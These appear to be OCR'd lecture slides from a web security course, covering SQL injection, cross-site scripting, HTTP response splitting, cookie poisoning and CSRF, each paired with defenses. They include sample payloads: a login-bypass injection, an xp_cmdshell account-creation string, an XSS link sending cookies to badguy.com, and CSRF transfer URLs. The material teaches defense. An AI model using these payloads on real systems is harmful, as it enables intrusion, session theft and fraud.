



Web Security: Attacks & Defenses


Dawn Song

dawnsong@cs.berkeley.edu



Class Projects

- Nov 12, no class
- Nov 14, Milestone Report Due
  - Electronic submission before class
    - All electronic submission goes to summary gmail account
  - Hardcopy submission in class
- Nov 15, Milestone Report Feedback
  - 1-2:50pm
  - 10 min per group
  - Remember your time slot
- Poster session:
  - Dec 5, 4-6pm, Woz
  - Report due by 4pm, Dec 5
    - Electronic submission to summary gmail account
    - Hardcopy submission to office mailbox



Milestone Report

- Enhance the proposal document
- Clear problem definition, motivation, & scope
- Proposed approach
- Proposed metrics of success
- Time plan

Guest Lecture Planning

- Last lecture: historical view in web security
- This lecture: some other attacks & defenses in web security
  - Input validation
  - Session management
- Oct 31, Guest Lecture (Raph, Google)
  - Trust metrics & sybil attacks in social networks
  - Pioneered work in this area
- Nov 5, Guest Lecture (Ophir, Director of Security R&D at VMWare)
  - Security issues & applications in virtualization
  - More of an open discussion format
- Nov 7, Guest Lecture (Kourosh, Team Lead of Google Traffic Quality Team)
  - AdFraud

Input Validation

- SQL injection attack
- XSS attack
- HTTP Response Splitting attack

SQL Injection

The setup

- User input is used in SQL query
- Example: login page (ASP)

```
set ok = execute(“SELECT * FROM UserTable
 WHERE username=′ ″  &  form(“user”)  &
 “ ′ AND password=′ ″ & form(“pwd”) & “ ′ ″ );
If not ok.EOF
   login success
else  fail;
```

- Is this exploitable?

Bad input

- Suppose user = “ `′or 1 = 1 -- ` ” (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
       WHERE username= ′ ′ or 1=1  -- … )
```

  - The ‘- -’ causes rest of line to be ignored.
  - Now ok.EOF is always false.
- The bad news: easy login to many sites this way.

Even worse


- Suppose user =

```
′exec cmdshell
      ′net user badguy badpwd′/ ADD --
```


- Then script does:

```
ok = execute( SELECT …
       WHERE username= ′ ′ exec …  )
```

If SQL server context runs as “sa”, attacker gets account on DB server.



Cross-Site Scripting (XSS) Attacks




The setup

- User input is echoed into HTML response.

- **Example**: search field
  - http://victim.com/search.php ? term = apple
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?




Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
  <script> window.open(
      “http://badguy.com?cookie = ” +
      document.cookie )  </script>
```


- **What if user clicks on this link?**
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     » Sends badguy.com cookie for victim.com



So what?

- **Why would user click on such a link?**
  - **Phishing email in webmail client (e.g. gmail).**
  - **Link in doubleclick banner ad**
  - **… many many ways to fool user into clicking**

- **What if badguy.com gets cookie for victim.com ?**
  - **Cookie can include session auth for victim.com**
    - » **Or other data intended only for victim.com**
  - ⇒ **Violates same origin policy**




Even worse

- **Attacker can execute arbitrary scripts in browser**

- **Can manipulate any DOM component on victim.com**
  - **Control links on page**
  - **Control form fields (e.g. password field) on this page and linked pages.**

- **Can infect other users: MySpace.com worm.**



MySpace.com (Samy worm)


- **Users can post HTML on their pages**
  - **MySpace.com ensures HTML contains no** `<script>, <body>, onclick, <a href=javascript://>`
  - **… but can do Javascript within CSS tags:**

```
<div style="background:url('javascript:alert(1)')">
```


And can hide `"javascript"` **as** `"java\nscript"`

- **With careful javascript hacking:**
  - **Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.**
  - **Samy had millions of friends within 24 hours.**

- **More info: http://namb.la/popular/tech.html**



HTTP Response Splitting



The setup

- User input echoed in HTTP header.
- Example: Language redirect page (JSP)


```
<% response.redirect(“/by_lang.jsp?lang=” +
         request.getParameter(“lang”) )   %>
```

- Browser sends **http://.../by_lang.jsp ? lang=french**

  Server HTTP Response:

```
    HTTP/1.1 302                 (redirect)
    Date: …
    Location: /by_lang.jsp ? lang=french
```

- Is this exploitable?



Bad input


- Suppose browser sends:

http://.../by_lang.jsp ? lang=

```
  “  french \n
     Content-length: 0  \r\n\r\n
      HTTP/1.1 200 OK
      Spoofed page  ”          (URL encoded)
```

Bad input

- HTTP response from server looks like:




```
HTTP/1.1 302                (redirect)
Date: …
Location: /by_lang.jsp ? lang= french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```

So what?

- What just happened:
  - Attacker submitted bad URL to victim.com
    - URL contained spoofed page in it
  - Got back spoofed page
- So what?
  - Cache servers along path now store spoof of victim.com
  - Will fool any user using same cache server


Defense

- Lack of types, hidden assumption
- Input validation
  - Taint tracking: figure out what variables need to be sanitized
    - Static taint analysis: Challenges?
    - Dynamic taint analysis: similar to perl tainting
  - Sanitization: how to sanitize variables
    - SQL injection
    - XSS attack
    - HTTP Response Splitting
    - Challenges:
      - Many different ways: normalization
      - Lack of specification: need to figure out how browser/server interprets




Other Defenses

- Client side XSS defense
  - Defense against reflected XSS attack
    - Check out-going requests with incoming responses for overlapping javascripts
  - Defense against XSS attack from stealing info
    - Check whether sensitive info is sent to another site
- New browser tags
  - How does Mashup OS address XSS attack?
  - What other tags you may want to add?



Session Management


- Cookie forgery
- Cross-site Request Forgery (CSRF)



Cookie Forgery

Cookies


- **Used to store state on user's machine**



GET ...

HTTP Header:
Set-cookie: NAME=VALUE ;
domain = (who can read) ;
expires = (when expires) ;
secure = (only over SSL)

If expires=NULL:
this session only



GET ...
Cookie: NAME = VALUE

Http is stateless protocol; cookies add state

Cookies

- **Brower will store:**
  - **At most 20 cookies/site, 3 KB / cookie**
- **Uses:**
  - **User authentication**
  - **Personalization**
  - **User tracking: e.g. Doubleclick (3rd party cookies)**

Attack

- <u>Example</u>**: Shopping cart software.**

```
Set-cookie: shopping-cart-total = 150
```
($)

- **Is it vulnerable?**
  - **User edits cookie file (cookie poisoning):**

```
Cookie:     shopping-cart-total = 15
```
($)

  - **… bargain shopping.**

- **Similar behavior with hidden fields:**

```
<INPUT TYPE="hidden" NAME=price VALUE="150">
```

Prevalent (as of 2/2000)


- **D3.COM Pty Ltd:** ShopFactory 5.8
- **@Retail Corporation:** @Retail
- **Adgrafix:** Check It Out
- **Baron Consulting Group:** WebSite Tool
- **ComCity Corporation:** SalesCart
- **Crested Butte Software:** EasyCart
- **Dansie.net:** Dansie Shopping Cart
- **Intelligent Vending Systems:** Intellivend
- **Make-a-Store:** Make-a-Store OrderPage
- **McMurtrey/Whitaker & Associates:** Cart32 3.0
- **pknutsen@nethut.no:** CartMan 1.04
- **Rich Media Technologies:** JustAddCommerce 5.0
- **SmartCart:** SmartCart
- **Web Express:** Shoptron 1.2


Defense

- **When storing state on browser MAC data using server secret key.**

- **.NET 2.0:**
  - **System.Web.Configuration.MachineKey**
    - » **Secret web server key intended for cookie protection**
  - **HttpCookie cookie = new HttpCookie(name, val);**
    HttpCookie encodedCookie =
    HttpSecureCookie.Encode **(cookie);**
  - HttpSecureCookie.Decode **(cookie);**


Cookie authentication






Weak authenticators: security risk

- Predictable cookie authenticator
  - Verizon Wireless - counter
  - Valid user logs in, gets counter, can view sessions of other users.
- Weak authenticator generation: [Fu et al. '01]
  - WSJ.com: cookie = {user, MAC_k(user) }
  - Weak MAC exposes K from few cookies.
- Apache Tomcat: generateSessionID()
  - MD5(PRNG) … but weak PRNG [GM'05].
  - Predictable SessionID's




Cross-Site Request Forgery (CSRF)




The Setup

- A typical request for Alice to transfer $100 to Bob using bank.com:
  - GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
- What if Maria wants to transfer $100,000 from Alice's account to her account?




Attack

- **Maria first constructs the following URL which will transfer $100,000 from Alice's account to her account:**
  - **http://bank.com/transfer.do?acct=MARIA&amount=100000**
- **To have Alice send the request:**
  - **Email <a href="http://bank.com/transfer.do?acct=MARIA&amount=100000"> View my Pictures!</a>**
  - **Even better:**
    <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">



Defense

- **Cookie authentication alone is insufficient**
- **Request also contains a hidden field using a shared secret btw client & server**
- **Other defenses?**



Summary

- **Web is complex & constantly evolving, web security is tricky**
- **Many other attacks**
- **http://www.owasp.org**